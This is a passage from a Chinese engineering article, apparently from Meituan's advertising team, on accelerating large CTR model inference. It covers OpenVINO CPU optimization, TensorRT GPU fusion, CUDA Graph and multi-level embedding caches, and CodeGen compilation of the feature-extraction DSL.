整体流程如下图所示，我们通过离线分布式模型结构转换、近线数据一致性保证、在线热点数据缓存等手段，保障了百 G 大模型的正常迭代需求。




可以看到，分布式借助的存储是外部 KV 能力，后续会替换为更加高效、灵活、易管理的 Embedding Service。

## 3.2 CPU 加速

抛开模型本身的优化手段外，常见的 CPU 加速手段主要有两种：① 指令集优化，比


如使用 AVX2、AVX512 指令集；② 使用加速库（TVM、OpenVINO）。

1. **指令集优化**：如果使用 TensorFlow 模型，在编译 TensorFlow 框架代码时，直接在编译选项里加入指令集优化项即可。实践证明引入 AVX2、AVX512 指令集优化效果明显，在线推理服务吞吐提升 30%+。
2. **加速库优化**：加速库通过对网络模型结构进行优化融合，以达到推理加速效果。业界常用的加速库有 TVM、OpenVINO 等，其中 TVM 支持跨平台，通用性较好。OpenVINO 面向 Intel 厂商硬件进行针对性优化，通用性一般，但加速效果较好。

下面，将会重点介绍我们使用 OpenVINO 进行 CPU 加速的一些实践经验。Open-VINO 是 Intel 推出的一套基于深度学习的计算加速优化框架，支持机器学习模型的压缩优化、加速计算等功能。OpenVINO 的加速原理简单概括为两部分：线性算子融合和数据精度校准。

1. **线性算子融合**：OpenVINO 通过模型优化器，将模型网络中的多层算子进行统一线性融合，以降低算子调度开销和算子间的数据访存开销，比如将 Conv+BN+Relu 三个算子合并成一个 CBR 结构算子。
2. **数据精度校准**：模型经过离线训练后，由于在推理的过程中不需要反向传播，完全可以适当降低数据精度，比如降为 FP16 或 INT8 的精度，从而使得内存占用更小，推理延迟更低。

CPU 加速通常是针对固定 Batch 的候选队列进行加速推理，但在搜推广场景中，候选队列往往都是动态的。这就意味着在模型推理之前，需要增加 Batch 匹配的操作，即将请求的动态 Batch 候选队列映射到一个离它最近的 Batch 模型上，但这需构建 N 个匹配模型，导致 N 倍的内存占用。而当前模型体积已达百 G 规模，内存严重吃紧。因此，选取合理的网络结构用于加速是需要考虑的重点问题。下图是整体的运行架构：




1. **网络分布**：CTR 模型网络结构整体抽象为三部分：Embedding 层、Attention 层和 MLP 层，其中 Embedding 层用于数据获取，Attention 层包含较多逻辑运算和轻量级的网络计算，MLP 层则为密集网络计算。
2. **加速网络选择**：OpenVINO 针对纯网络计算的加速效果较好，可以很好地应用于 MLP 层。另外，模型大部分数据存储在 Embedding 层中，MLP 层占内存只有几十兆左右。如果针对 MLP 层网络划分出多个 Batch，模型内存占用在优化前（Embedding+Attention+MLP）≈ 优化后（Embedding+Attention+MLP × Batch 个数），对于内存占用的影响较小。因此，我们最终选取 MLP 层网络作为模型加速网络。

目前，基于 OpenVINO 的 CPU 加速方案已经在生产环境取得不错效果：CPU 与基线持平时，服务吞吐提升 40%，平均时延下降 15%。如果大家想在 CPU 层面做些加速的话，OpenVINO 是个不错的选择。

## 3.3 GPU 加速

一方面，随着业务的发展，业务形态越来越丰富，流量越来越高，模型变宽变深，算力的消耗急剧增加；另一方面，广告场景主要使用 DNN 模型，涉及大量稀疏特征 Embedding 和神经网络浮点运算。作为访存和计算密集型的线上服务，在保证可用性的前提下，还要满足低延迟、高吞吐的要求，对单机算力也是一种挑战。这些算

力资源需求和空间的矛盾，如果解决不好，会极大限制业务的发展：在模型加宽加深前，纯 CPU 推理服务能够提供可观的吞吐，但是在模型加宽加深后，计算复杂度上升，为了保证高可用性，需要消耗大量机器资源，导致大模型无法大规模应用于线上。

目前，业界比较通用的解决办法是利用 GPU 来解决这个问题，GPU 本身比较适用于计算密集型任务。使用 GPU 需要解决如下挑战：如何在保证可用性、低延迟的前提下，尽可能做到高吞吐，同时还需要考虑易用性和通用性。为此，我们也在 GPU 上做了大量实践工作，比如 TensorFlow-GPU、TensorFlow-TensorRT、TensorRT 等，为了兼顾 TF 的灵活性以及 TensorRT 的加速效果，我们采用 TensorFlow+TensorRT 独立两阶段的架构设计。

### 3.3.1 加速分析

- **异构计算**：我们的思路跟 CPU 加速比较一致，200G 的深度学习 CTR 模型不能直接全放入到 GPU 里，访存密集型算子适用（比如 Embedding 相关操作）CPU，计算密集型算子（比如 MLP）适用 GPU。
- GPU 使用需要关注的几个点：① 内存与显存的频繁交互；② 时延与吞吐；③ 扩展性与性能优化的 Trade Off；④ GPU Utilization 。
- **推理引擎的选择**：业界常用推理加速引擎有 TensorRT、TVM、XLA、ONNXRuntime 等，由于 TensorRT 在算子优化相比其他引擎更加深入，同时可以通过自定义 plugin 的方式实现任意算子，具有很强的扩展性。而且 TensorRT 支持常见学习平台（Caffe、PyTorch、TensorFlow 等）的模型，其周边越来越完善（模型转换工具 onnx-tensorrt、性能分析工具 nsys 等），因此在 GPU 侧的加速引擎使用 TensorRT。
- **模型分析**：CTR 模型网络结构整体抽象为三部分：Embedding 层、Attention 层和 MLP 层，其中 Embedding 层用于数据获取，适合 CPU；Attention 层包含较多逻辑运算和轻量级的网络计算，MLP 层则重网络计算，而这些计算可以并行进行，适合 GPU，可以充分利用 GPU Core(Cuda Core、Tensor Core)，提高并行度。

### 3.3.2 优化目标

深度学习推理阶段对算力和时延具有很高的要求，如果将训练好的神经网络直接部署到推理端，很有可能出现算力不足无法运行或者推理时间较长等问题。因此，我们需要对训练好的神经网络进行一定的优化。业界神经网络模型优化的一般思路，可以从模型压缩、不同网络层合并、稀疏化、采用低精度数据类型等不同方面进行优化，甚至还需要根据硬件特性进行针对性优化。为此，我们主要围绕以下两个目标进行优化：

1. **延时和资源约束下的吞吐**：当 register、Cache 等共享资源不需要竞争时，提高并发可有效提高资源利用率（CPU、GPU 等利用率），但随之可能带来请求延时的上涨。由于在线系统的延时限制非常苛刻，所以不能只通过资源利用率这一指标简单换算在线系统的吞吐上限，需要在延时约束下结合资源上限进行综合评估。当系统延时较低，资源（Memory/CPU/GPU 等）利用率是制约因素时，可通过模型优化降低资源利用率；当系统资源利用率均较低，延时是制约因素时，可通过融合优化和引擎优化来降低延时。通过结合以上各种优化手段可有效提升系统服务的综合能力，进而达到提升系统吞吐的目的。


2. **计算量约束下的计算密度**：CPU/GPU 异构系统下，模型推理性能主要受数据拷贝效率和计算效率影响，它们分别由访存密集型算子和计算密集型算子决定，而数据拷贝效率受 PCIe 数据传输、CPU/GPU 内存读写等效率的影响，计算效率受各种计算单元 CPU Core、CUDA Core、Tensor Core 等计算效率的影响。随着 GPU 等硬件的快速发展，计算密集型算子的处理能力同步快速提高，导致访存密集型算子阻碍系统服务能力提升的现象越来越突出，因此减少访存密集型算子，提升计算密度对系统服务能力也变得越来越重要，即在模型计算量变化不大的情况下，减少数据拷贝和 kernel launch 等。比如通过模型优化和融合优化来减少算子变换（比如 Cast/Unsqueeze/Concat 等算子）的使用，使用 CUDA Graph 减少 kernel launch 等。

下面将围绕以上两个目标，具体介绍我们在**模型优化**、**融合优化**和**引擎优化**所做的一些工作。

### 3.3.3 模型优化

**计算与传输去重**：推理时同一 Batch 只包含一个用户信息，因此在进行 inference 之前可以将用户信息从 Batch Size 降为 1，真正需要 inference 时再进行展开，降低数据的传输拷贝以及重复计算开销。如下图，inference 前可以只查询一次 User 类特征信息，并在只有用户相关的子网络中进行裁剪，待需要计算关联时再展开。

- 自动化过程：找到重复计算的结点（红色结点），如果该结点的所有叶子结点都是重复计算结点，则该结点也是重复计算结点，由叶子结点逐层向上查找所有重复结点，直到结点遍历查找完，找到所有红白结点的连接线，插入 User 特征扩展结点，对 User 特征进行展开。





1. **数据精度优化**：由于模型训练时需要反向传播更新梯度，对数据精度要求较高；而模型推理时，只进行前向推理不需要更新梯度，所以在保证效果的前提下，使用 FP16 或混合精度进行优化，节省内存空间，减少传输开销，提升推理性能和吞吐。
2. **计算下推**：CTR 模型结构主要由 Embedding、Attention 和 MLP 三层构成，Embedding 层偏数据获取，Attention 有部分偏逻辑，部分偏计算，为了充分压榨 GPU 的潜力，将 CTR 模型结构中 Attention 和 MLP 大部分计算逻辑由 CPU 下沉到 GPU 进行计算，整体吞吐得到大幅提升。

### 3.3.4 融合优化

在线模型 inference 时，每一层的运算操作都是由 GPU 完成，实际上是 CPU 通过启动不同的 CUDA kernel 来完成计算，CUDA kernel 计算张量的速度非常快，但是往往大量的时间是浪费在 CUDA kernel 的启动和对每一层输入 / 输出张量的读写操作上，这造成了内存带宽的瓶颈和 GPU 资源的浪费。这里我们将主要介绍 TensorRT 部分**自动优化**以及**手工优化**两块工作。


1. **自动优化**：TensorRT 是一个高性能的深度学习 inference 优化器，可以为深度学习应用提供低延迟、高吞吐的推理部署。TensorRT 可用于对超大规模模型、嵌入式平台或自动驾驶平台进行推理加速。TensorRT 现已能支持 TensorFlow、Caffe、MXNet、PyTorch 等几乎所有的深度学习框架，将 TensorRT 和 NVIDIA 的 GPU 结合起来，能在几乎所有的框架中进行快速和高效的部署推理。而且有些优化不需要用户过多参与，比如部分 Layer Fusion、Kernel Auto-Tuning 等。

    - **Layer Fusion**：TensorRT 通过对层间的横向或纵向合并，使网络层的数量大大减少，简单说就是通过融合一些计算 op 或者去掉一些多余 op，来减少数据流通次数、显存的频繁使用以及调度的开销。比如常见网络结构 Convolution And ElementWise Operation 融合、CBR 融合等，下图是整个网络结构中的部分子图融合前后结构图，FusedNewOP 在融合过程中可能会涉及多种 Tactic，比如 CudnnMLPFC、CudnnMLPMM、CudaMLP 等，最终会根据时长选择一个最优的 Tactic 作为融合后的结构。通过融合操作，使得网络层数减少、数据通道变短；相同结构合并，使数据通道变宽；达到更加高效利用 GPU 资源的目的。





- **Kernel Auto-Tuning**：网络模型在 inference 时，是调用 GPU 的 CUDA kernel 进行计算。TensorRT 可以针对不同的网络模型、显卡结构、SM 数量、内核频率等进行 CUDA kernel 调整，选择不同的优化策略和计算方式，寻找适合当前的最优计算方式，以保证当前模型在特定平台上获得最优的性能。上图是优化主要思想，每一个 op 会有多种 kernel 优化策略（cuDNN、cuBLAS 等），根据当前架构从所有优化策略中过滤低效 kernel，同时选择最优 kernel，最终形成新的 Network。

2. **手工优化**：众所周知，GPU 适合计算密集型的算子，对于其他类型算子（轻量级计算算子，逻辑运算算子等）不太友好。使用 GPU 计算时，每次运算一般要经过几个流程：CPU 在 GPU 上分配显存 -> CPU 把数据发送给 GPU -> CPU 启动 CUDA kernel -> CPU 把数据取回 -> CPU 释放 GPU 显存。为了减少调度、kernel launch 以及访存等开销，需要进行网络融合。由于 CTR 大模型结构灵活多变，网络融合手段很难统一，只能具体问题具体分析。比如在垂直方向，Cast、Unsqueeze 和 Less 融合，TensorRT 内部 Conv、BN 和 Relu 融合；在水平方向，同维度的输入算子进行融合。为此，我们基于线上实际业务场景，使用 NVIDIA 相关性能分析工具（NVIDIA Nsight Systems、NVIDIA Nsight Compute 等）进行具体问题的分析。把这些性能分析工具集成到线上 inference 环境中，获得 inference 过程中的 GPU Profing 文件。通过 Profing 文件，我们可以清晰的看到 inference 过程，我们发现整个 inference 中部分算子 kernel launch bound 现象严重，而且部分算子之间 gap 间隙较大，存在优化空间，如下图所示：




为此，基于性能分析工具和转换后的模型对整个 Network 分析，找出 TensorRT 已经优化的部分，然后对 Network 中其他可以优化的子结构进行网络融合，同时还要保证这样的子结构在整个 Network 占有一定的比例，保证融合后计算密度能够有一定程度的上升。至于采用什么样的网络融合手段，根据具体的场景进行灵活运用即可，如下图是我们融合前后的子结构图对比：



### 3.3.5 引擎优化

1. **多模型**：由于外卖广告中用户请求规模不确定，广告时多时少，为此加载多个模型，每个模型对应不同输入的 Batch，将输入规模分桶归类划分，并将其 padding 到多个固定 Batch，同时对应到相应的模型进行 inference。


2. **Multi-contexts 和 Multi-streams**：对每一个 Batch 的模型，使用多 context 和多 stream，不仅可以避免模型等待同一 context 的开销，而且可以充分利用多 stream 的并发性，实现 stream 间的 overlap，同时为了更好的解决资源竞争的问题，引入 CAS。如下图所示，单 stream 变成多 stream：





1. **Dynamic Shape**：为了应对输入 Batch 不定场景下，不必要的数据 padding，同时减少模型数量降低显存等资源的浪费，引入 Dynamic Shape，模型根据实际输入数据进行 inference，减少数据 padding 和不必要的计算资源浪费，最终达到性能优化和吞吐提升的目的。

2. **CUDA Graph**：现代 GPU 每个 operation（kernel 运行等）所花费的时间至少是微秒级别，而且，将每个 operation 提交给 GPU 也会产生一些开销（微秒级别）。实际 inference 时，经常需要执行大量的 kernel operation，这些 operation 每一个都单独提交到 GPU 并独立计算，如果可以把所有提交启动的开销汇总到一起，应该会带来性能的整体提升。CUDA Graph 可以完成这样的功能，它将整个计算流程定义为一个图而不是单个操作的列表，然后通过提供一种由单个 CPU 操作来启动图上的多个 GPU 操作的方法减少 kernel 提交启动的

开销。CUDA Graph 核心思想是减少 kernel launch 的次数，通过在推理前后 capture graph，根据推理的需要进行 update graph，后续推理时不再需要一次一次的 kernel launch，只需要 graph launch，最终达到减少 kernel launch 次数的目的。如下图所示，一次 inference 执行 4 次 kernel 相关操作，通过使用 CUDA Graph 可以清晰看到优化效果。





1. **多级 PS**：为了进一步挖掘 GPU 加速引擎性能，对 Embedding 数据的查询操作可通过多级 PS 的方式进行：GPU 显存 Cache->CPU 内存 Cache-> 本地 SSD/ 分布式 KV。其中，热点数据可缓存在 GPU 显存中，并通过数据热点的迁移、晋升和淘汰等机制对缓存数据进行动态更新，充分挖掘 GPU 的并行算力和访存能力进行高效查询。经离线测试，GPU Cache 查询性能相比 CPU Cache 提升 10 倍 +；对于 GPU Cache 未命中数据，可通过访问 CPU Cache 进行查询，两级 Cache 可满足 90%+ 的数据访问；对于长尾请求，则需要通过访问分布式 KV 进行数据获取。具体结构如下：




## 3.3.6 Pipeline

模型从离线训练到最终在线加载，整个流程繁琐易出错，而且模型在不同 GPU 卡、不同 TensorRT 和 CUDA 版本上无法通用，这给模型转换带来了更多出错的可能性。因此，为了提升模型迭代的整体效率，我们在 Pipeline 方面进行了相关能力建设，如下图所示：





Pipeline 建设包括两部分：离线侧模型拆分转换流程，以及在线侧模型部署流程：

1. **离线侧**：只需提供模型拆分节点，平台会自动将原始 TF 模型拆分成 Embedding 子模型和计算图子模型，其中 Embedding 子模型通过分布式转换器进行分布式

算子替换和 Embedding 导入工作；计算图子模型则根据选择的硬件环境（GPU 型号、TensorRT 版本、CUDA 版本）进行 TensorRT 模型的转换和编译优化工作，最终将两个子模型的转换结果存储到 S3 中，用于后续的模型部署上线。整个流程都是平台自动完成，无需使用方感知执行细节。

2. **在线测**：只需选择模型部署硬件环境（与模型转换的环境保持一致），平台会根据环境配置，进行模型的自适应推送加载，一键完成模型的部署上线。

Pipeline 通过配置化、一键化能力的建设，极大提升了模型迭代效率，帮助算法和工程同学能够更加专注的做好本职工作。下图是在 GPU 实践中相比纯 CPU 推理取得的整体收益：




## 4. 特征服务 CodeGen 优化


特征抽取是模型计算的前置阶段，无论是传统的 LR 模型还是日趋流行的深度学习模

型，都需要通过特征抽取来得到输入。在之前的博客美团外卖特征平台的建设与实践中，描述了我们基于模型特征自描述 MFDL，将特征计算流程配置化，尽量保证了在线预估和离线训练时样本的一致性。随着业务快速迭代，模型特征数量不断增加，特别是大模型引入了大量的离散特征，导致计算量有了成倍的增长。为此，我们对特征抽取层做了一些优化，在吞吐和耗时上都取得了显著的收益。

### 4.1 全流程 CodeGen 优化

DSL 是对特征处理逻辑的描述。在早期的特征计算实现中，每个模型配置的 DSL 都会被解释执行。解释执行的优点是实现简单，通过良好的设计便能获得较好的实现，比如常用的迭代器模式；缺点是执行性能较低，在实现层面为了通用性避免不了添加很多的分支跳转和类型转换等。实际上，对于一个固定版本的模型配置来说，它所有的模型特征转换规则都是固定的，不会随请求而变化。极端情况下，基于这些已知的信息，可以对每个模型特征各自进行 Hard Code，从而达到最极致的性能。


显然，模型特征配置千变万化，不可能针对每个模型去人工编码。于是便有了 CodeGen 的想法，在编译期为每一个配置自动生成一套专有的代码。CodeGen 并不是一项具体的技术或框架，而是一种思想，完成从抽象描述语言到具体执行语言的转换过程。其实在业界，计算密集型场景下使用 CodeGen 来加速计算已是常用做法。如 Apache Spark 通过 CodeGen 来优化 SparkSql 执行性能，从 1.x 的 ExpressionCodeGen 加速表达式运算到 2.x 引入的 WholeStageCodeGen 进行全阶段的加速，都取得了非常明显的性能收益。在机器学习领域，一些 TF 模型加速框架，如 TensorFlow XLA 和 TVM，也是基于 CodeGen 思想，将 Tensor 节点编译成统一的中间层 IR，基于 IR 结合本地环境进行调度优化，从而达到运行时模型计算加速的目的。




借鉴了 Spark 的 WholeStageCodeGen，我们的目标是将整个特征计算 DSL 编译

形成一个可执行方法，从而减少代码运行时的性能损耗。整个编译过程可以分为：前端（FrontEnd），优化器（Optimizer）和后端（BackEnd）。前端主要负责解析目标 DSL，将源码转化为 AST 或 IR；优化器则是在前端的基础上，对得到的中间代码进行优化，使代码更加高效；后端则是将已经优化的中间代码转化为针对各自平台的本地代码。具体实现如下：

1. **前端**：每个模型对应一张节点 DAG 图，逐个解析每个特征计算 DSL，生成 AST，并将 AST 节点添加到图中。
2. **优化器**：针对 DAG 节点进行优化，比如公共算子提取、常量折叠等。
3. **后端**：将经过优化后的图编译成字节码。

